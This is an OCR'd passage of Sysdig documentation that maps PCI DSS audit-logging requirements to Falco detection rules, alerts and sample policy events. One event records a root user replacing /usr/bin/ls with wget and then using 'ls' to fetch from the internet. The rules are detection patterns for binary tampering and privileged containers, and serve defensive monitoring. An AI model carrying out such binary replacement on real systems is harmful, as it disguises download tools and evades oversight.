
All actions taken by any individual with root or administrative privileges.

Guidelines

Accounts with increased privileges, such as the “administrator” or “root” account, have the potential to greatly impact the security or operational functionality of a system. Without a log of the activities performed, an organization is unable to trace any issues resulting from an administrative mistake or misuse of privilege back to the specific action and individual.

How Sysdig Helps

Sysdig, by default, will capture every action taken by a user on your hosts and inside your containers. These actions can also be viewed based on any piece of host, container or orchestration metadata to view how commands can trigger lateral movement across your infrastructure.



Entire Infrastructure

- example-go-app (6)
- example-java-app (12)
- example-voting-app (18)
- grafana-sysdig (0)
- istio-bookinfo (4)
- istio-flasknginx (6)
- istio-system (26)
- jenkins (0)
- kube-system (32)
- monitoring (0)
- nginx-crashloop (4)
- null (0)
- ping (6)
- security-playground (2)
- store-frontend (12)
- sysdig-agent (0)
- traefik (0)
- usercount (2)

Time	Data Source	Details
Dec 26, 10:02:11 AM	cmd	comm ps cmdline ps -el cwd / uid 0 pid 961100 ppid 961092 shell id 0
Dec 26, 10:02:10 AM	cmd	comm ps cmdline ps -el cwd / uid 0 pid 961034 ppid 961029 shell id 0
Dec 26, 10:02:10 AM	cmd	comm ps cmdline ps -el cwd /opt/cni/bin/ uid 0 pid 960968 ppid 960965 shell id 0
Dec 26, 10:02:10 AM	cmd	comm ps cmdline ps -el cwd /opt/cni/bin/ uid 0 pid 960910 ppid 960904 shell id 0
Dec 26, 10:02:08 AM	cmd	comm ps cmdline ps -el cwd / uid 0 pid 960341 ppid 960334 shell id 0
Dec 26, 10:02:07 AM	cmd	comm ps cmdline ps -el cwd / uid 0 pid 960279 ppid 960273 shell id 0
Dec 26, 10:02:07 AM	cmd	comm ps cmdline ps -el cwd / uid 0 pid 960203 ppid 960200 shell id 0
Dec 26, 10:02:07 AM	cmd	comm ps cmdline ps -el cwd / uid 0 pid 960146 ppid 960143 shell id 0
Dec 26, 10:02:06 AM	cmd	comm ps cmdline ps -el cwd /opt/microservices/ uid 0 pid 959800 ppid 959797 shell id 0
Dec 26, 10:02:06 AM	cmd	comm ps cmdline ps -el cwd /opt/microservices/ uid 0 pid 959737 ppid 959732 shell id 0
Dec 26, 10:02:02 AM	cmd	comm ps cmdline ps -el cwd / uid 0 pid 958899 ppid 958882 shell id 0

Filter user commands to isolate all root (uid=0) commands executed.

10.2.5 Use and change to identification and auth mechanisms

Requirement Description

Usage of and changes to identification and authentication mechanisms — including, but not limited to, creation of new accounts and elevation of privileges — and all changes, additions or deletions to accounts with root or administrative privileges.

Guidance

Without knowing who was logged on at the time of an incident, it is impossible to identify the accounts that may have been used. Additionally, malicious users may attempt to manipulate the authentication controls with the intent of bypassing them or impersonating a valid account.

How Sysdig Helps


We have default policies that track if a privilege container is launched and can easily create custom policies below to look for behaviors of privilege elevation.

A Falco rule to detect launching a privileged container.

```
- rule: Launch Privileged Container

  desc: >
    Detect the initial process started in a privileged container.
    Exceptions are made for known trusted images.

  condition: >

    container_started and container

    and container.privileged=true

    and not falco_privileged_containers

    and not user_privileged_containers

  output: >
    Privileged container started
    (user=%user.name command=%proc.cmdline %container.info

    image=%container.image.repository:%container.image.tag)
```

```
priority: INFO

tags: [container, cis, mitre_privilege_escalation, mitre_lateral_movement, \
  PCI, PCI_DSS_10.2.5]
```

Falco rule looking if a container is running in privileged mode,
for example, if privileged is being passed with a user running docker exec.



Policy Events

42:01:0a:80:0f:d9

LIST

Search

EXPORT

Browse By **Hosts & Containers (...**

Entire infrastructure

› 42:01:0a:80:00:0a	0
› 42:01:0a:80:0f:d8	0
› 42:01:0a:80:0f:d9	2

2 Inadvised Container Activity , Launch Privileged...

- Fa **Inadvised Container Activity**
  42:01:0a:80:0f:d9 › d8110736c077
- Fa **Launch Privileged Container**
  42:01:0a:80:0f:d9 › d8110736c077

Policy Event Details

When
2/4/2020 10:29:26.618 am (2 minutes ago)

Related Resources
Capture and commands will cover 10 minutes around the time of the event.

VIEW CAPTURES 0 VIEW COMMANDS 1

Severity
● Medium

Triggered Policy
Launch Privileged Container Filter: Add | Remove

Triggered Rule Type
Fa lco


Scope
1. host.mac: 42:01:0a:80:0f:d9
2. container.id: d8110736c077

Host
Hostname: gke-vicente-test-default-pool-924c4c96-gmnp
MAC: 42:01:0a:80:0f:d9

Container
ID: d8110736c077
Name: k8s_wanmap-fake-wan_wanmap-fake-wan-548d889d79-hhzsh_default_b70a2378-4730-11ea-8185-42010a80009b_0
Image: bradmwalker/wanmap@sha256:c5f1046cf646c61d5ff2b9fa88bb9ffeb342914b1a2

Actions
No actions performed

Summary
Privileged container started (user=<NA> command=container:d8110736c077 k8s_wanmap-fake-wan_wanmap-fake-wan-548d889d79-hhzsh_default_b70a2378-4730-11ea-8185-42010a80009b_0 (id=d8110736c077) image=bradmwalker/wanmap:latest)



Summary
Privileged container started (user=<NA> command=container:d8110736c077
k8s_wanmap-fake-wan_wanmap-fake-wan-548d889d79-hhzsh_default_b70a2378-4730-11ea-8185-42010a80009b_0 (id=d8110736c077)
image=bradmwalker/wanmap:latest)

Policy event notification detecting a privileged container started in a pod.

10.2.6. Init, stop or pausing logs

Requirement Description


Initialization, stopping or pausing of the audit logs.

Guidelines

Turning the audit logs off (or pausing them) prior to performing illicit activities is a common practice for malicious users wishing to avoid detection. Initialization of audit logs could indicate that the log function was disabled by a user to hide their actions.

How Sysdig Helps

Sysdig, by default, tracks uptime metrics for all entities we monitor. These could be containers, hosts, kubernetes services, cloud regions, etc. We can alert if any of these services go down or are removed.



New Alert / Downtime

Critical Audit Container Down

Insert alert description

Medium

1 Define

(a) Select entity to monitor

Alert if any: container.id

Select a label... is down.

(b) Scope

container.image in splunk and 2 more

everywhere

Clear all

(c) Trigger

If entity is down for the last 1 minute for 100 % of the time

2 Notify

(a) Notification Channels

To create and configure your notification channels, visit Notifications.

Email Channel (vicente.herrera@sysdig.com)

Sysdig-OpsGenie

(b) Re-notification Options

Notify every 30 minutes if the alert event is Unresolved

(c) Notification Message & Events

Customize the **Subject** and **Body** using plain text, hyperlinks and segment variables. Learn more.

Notification Subject & Event Title

{{__alert_name__}} is {{__alert_status__}}

Customize using variables e.g. {{__alert_name__}} is {{__alert_status__}} for {{host.hostName}}

Notification Body

Insert segment variables such as {{host.hostname}}, plain text and hyperlinks

Default Alert Template

Insert segment variables such as {{host.hostname}}, plain text and hyperlinks

RESET

3 Act

Activate Sysdig Capture

Storage: Sysdig Monitor Storage (Go to Sysdig Storage to review setting)


File Name: alert-capture

Time frame: 15 seconds

Filter: Sysdig Capture Filter

Alert if specific containers are down, splunk, Sysdig, etc.

This list auto populates and is easy to modify.



New Alert / Downtime

Critial Audit Process Down

Insert alert description

Medium

1 Define

a) Select entity to monitor

Alert if any proc.name

Select a label... is down.

b) Scope

proc.name in splunk and 1 more

everywhere

s

□ metrics_daemon
□ ps
□ redis-server
□ sdjagent
□ sed
□ server
☑ splunk
☑ sysdig

Clear all

c) Trigger

If entity is down for the last 1 minute

2 Notify

CANCEL CREATE

The same can be done for processes as well. In many cases, the auditing is done at the host and also consumes container info.

10.2.7. Creation/Deletion system-level objects

Requirement Description


Creation and deletion of system-level objects.

Guidelines

Malicious software, such as malware, often creates or replaces system level objects on the target system in order to control a particular function or operation on that system. By logging when system-level objects, such as database tables or stored procedures, are created or deleted, it will be easier to determine whether such modifications were authorized.

How Sysdig Helps

Sysdig has default policies to monitor if different system binaries and built-in commands are supplanted.


Policy Events
42:01:0a:80:0f:d9
LIST
Search
EXPORT
Browse By Hosts & Containers (...
Entire infrastructure
42:01:0a:80:00:0a 0
42:01:0a:80:0f:d8 0
42:01:0a:80:0f:d9 2
2 Suspicious Filesystem Changes , Suspicious Fil...
Fa Suspicious Filesystem Changes
42:01:0a:80:0f:d9 › 1c24c3c691ba
Fa Suspicious Filesystem Changes.
42:01:0a:80:0f:d9 › 1c24c3c691ba
Policy Event Details
VIEW CAPTURES 0
VIEW COMMANDS 2
Filter: Add | Remove

When
2/4/2020 10:47:34.552 am (3 minutes ago)

Related Resources
Capture and commands will cover 10 minutes around the time of the event.

Severity
● High

Triggered Policy
Suspicious Filesystem Changes

Triggered Rule Type
Falco


Scope
1. host.mac: 42:01:0a:80:0f:d9
2. container.id: 1c24c3c691ba

Host
Hostname: gke-vicente-test-default-pool-924c4c96-gmnp
MAC: 42:01:0a:80:0f:d9


Container
ID: 1c24c3c691ba
Name: k8s_server_emailservice-769d9fb9d6-hm68r_default_9b530cbf-4723-11ea-8185-42010a80009b_0
Image: gcr.io/mateo-burillo-ns/emailservice@sha256:6c163f56a924407be183e21876dd8189607fd981351f01

Actions
No actions performed

Summary
File below a known binary directory opened for writing (user=root command=cp /usr/bin/wget /usr/bin/ls file=/usr/bin/ls parent=sh pcmdline=sh gparent=<NA> container_id=1c24c3c691ba image=gcr.io/mateo-burillo-ns/emailservice)


Summary
File below a known binary directory opened for writing (user=root command=cp /usr/bin/wget /usr/bin/ls file=/usr/bin/ls parent=sh pcmdline=sh gparent=<NA> container_id=1c24c3c691ba image=gcr.io/mateo-burillo-ns/emailservice)

We can see from the event details that a user replaced the "ls" facility with "wget".
This means that users can now use "ls" to pull data from the internet.


Policy Events
42:01:0a:80:0f:d9
LIST
Search
EXPORT
Browse By Hosts & Containers (...
Suspicious Network Activity , Suspicious Filesyst...
46
Policy Event Details
PAST: 11:19:50 AM - 11:20:00 AM
10 M
30 M
1 H
6 H
1 D
3 D

Entire infrastructure

42:01:0a:80:00:0a	0
42:01:0a:80:0f:d8	0
42:01:0a:80:0f:d9	46

- ● Fa Suspicious Network Activity 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Filesystem Changes. 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Network Activity 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Filesystem Changes. 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Network Activity 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Filesystem Changes. 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Network Activity 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Filesystem Changes. 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Network Activity 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Filesystem Changes. 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Network Activity 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Filesystem Changes. 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Network Activity 42:01:0a:80:0f:d9 › 1c24c3c691ba
- ● Fa Suspicious Filesystem Changes. 42:01:0a:80:0f:d9 › 1c24c3c691ba

When
2/4/2020 11:19:56.061 am (a minute ago)

Related Resources
Capture and commands will cover 10 minutes around the time of the event.

VIEW CAPTURES 0 VIEW COMMANDS 3

Severity
● Medium

Triggered Policy
Suspicious Network Activity Filter: Add | Remove

Triggered Rule Type
Fa lco

Scope
1. host.mac: 42:01:0a:80:0f:d9

2. container.id: 1c24c3c691ba

Host
Hostname: gke-vicente-test-default-pool-924c4c96-gmnp

MAC: 42:01:0a:80:0f:d9


Container
ID: 1c24c3c691ba

Name: k8s_server_emailservice-769d9fb9d6-hm68r_default_9b530cbf-4723-11ea-8185-42010a80009b_0

Image: gcr.io/mateo-burillo-ns/emailservice@sha256:6c163f56a924407be183e21876dd8189607fd981351f

Actions
No actions performed

Summary
Known system binary sent/received network traffic (user=root command=ls -qO- google.com connection=10.8.2.4:33550->10.0.0.10:53 container_id=1c24c3c691ba image=gcr.io/mateo-burillo-ns/emailservice)



Summary
Known system binary sent/received network traffic (user=root command=ls -qO-
google.com connection=10.8.2.4:33550->10.0.0.10:53
container_id=1c24c3c691ba image=gcr.io/mateo-burillo-ns/emailservice)

This second default policy detects that a known system binary (ls) sent network traffic, which should never happen.

A Falco rule to detect modification to binary directories.

```
- rule: Modify binary dirs

  desc: an attempt to modify any file below a set of binary directories.

  condition: >
    (bin_dir_rename) and modify and not package_mgmt_procs and not exe_running_docker_save
  output: >

    File below known binary directory renamed/removed
    (user=%user.name command=%proc.cmdline pcmdline=%proc.pcmdline operation=%evt.type

    file=%fd.name %evt.args container_id=%container.id image=%container.image.repository)

  priority: ERROR

  tags: [filesystem, mitre_persistence, PCI, PCI_DSS_10.2.7]
```

A Falco rule to detect creating a directory in binary directories.

```
- rule: Mkdir binary dirs

  desc: an attempt to create a directory below a set of binary directories.

  condition: mkdir and bin_dir_mkdir and not package_mgmt_procs

  output: >

    Directory below known binary directory created
    (user=%user.name command=%proc.cmdline directory=%evt.arg.path
    container_id=%container.id image=%container.image.repository)

  priority: ERROR

  tags: [filesystem, mitre_persistence, PCI, PCI_DSS_10.2.7]
```

10.3 Record audit trail for events

Requirement Description

